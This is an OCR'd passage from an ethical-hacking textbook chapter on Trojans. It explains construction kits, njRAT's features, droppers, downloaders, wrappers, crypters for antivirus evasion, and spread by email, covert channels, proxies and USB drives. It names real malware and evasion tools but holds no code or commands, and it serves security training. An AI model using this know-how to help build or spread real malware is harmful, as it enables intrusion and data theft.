All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.28: Diagram showing the complete process involved in infecting target machine using Trojan

Creating a Trojan

Attackers can create Trojans using various Trojan horse construction kits such as DarkHorse Trojan Virus Maker, and Senna Spy Trojan Generator.

Trojan Horse Construction Kit

Trojan horse construction kits help attackers construct Trojan horses and customize them according to their needs. These tools are dangerous and can backfire if not properly executed. New Trojans created by attackers remain undetected when scanned by virus- or Trojan-scanning tools, as they do not match any known signatures. This added benefit allows attackers to succeed in launching attacks.

hiaeel.ir

- **njRAT**

  njRAT is a RAT with powerful data-stealing capabilities. In addition to logging keystrokes, it can access a victim's camera, stealing credentials stored in browsers, uploading and downloading files, performing process and file manipulations, and viewing the victim's desktop.

  This RAT can be used to control botnets (networks of computers), thereby allowing the attacker to update, uninstall, disconnect, restart, and close the RAT, and rename its campaign ID. The attacker can further create and configure the malware to spread through USB drives with the help of the command-and-control server software.

  Features:

  - Remotely access the victim's computer
  - Collect victim's information such as IP address, hostname, and OS.
  - Manipulate files and system files
  - Open an active remote session providing the attacker access to the command line of the victim's machine
  - Log keystrokes and steal credentials from browsers

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.29: Screenshot of njRAT

hide01.ir

Some additional Trojan horse construction kits are as follows:

- THorse
- THOSE RAT
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Umbra Loader - Botnet Trojan Maker
- VenomRAT

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Amadey, SecuriDropper, PindOS JavaScript dropper, SharkBot, Dropper.AIF, and NullMixer are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.

Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices. When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Fruity Trojan downloader, Downloader.DN, InfoStealer.XY, and sLoad are some well-known downloaders that attackers employ for deploying malware on the target machine.

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of "glueware" used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.

hi-ace01_it

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.30: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.

Figure 7.31: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- GuLoader
- RDP Wrapper & Autoupdate
- SystemBC
- Trickbot
- FinFisher

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **Attacker-Crypter**

  Source: *https://github.com*

  AttackerCrypter can be utilized to encrypt executables and evade traditional detection mechanisms using various techniques. Additionally, it enables attackers to execute their own PowerShell code or select the required payload type through its interface. Furthermore, it can notify the methods being executed on a system.




Figure 7.32: Screenshot of AttackerCrypter

Some additional crypter tools are as follows:

- Muck Crypter
- Pure Crypter
- DarkTortilla
- Line Crypter
- Trickbot/Conti

Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.




Figure 7.33: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Racoon , QEMU, and ELECTRICFISH. These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.

hide01.ir

Figure 7.34: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as SocksEscort, QakBot, Stantinko Botnet, etc., which can automatically create proxies and be used to perform malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.35: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.

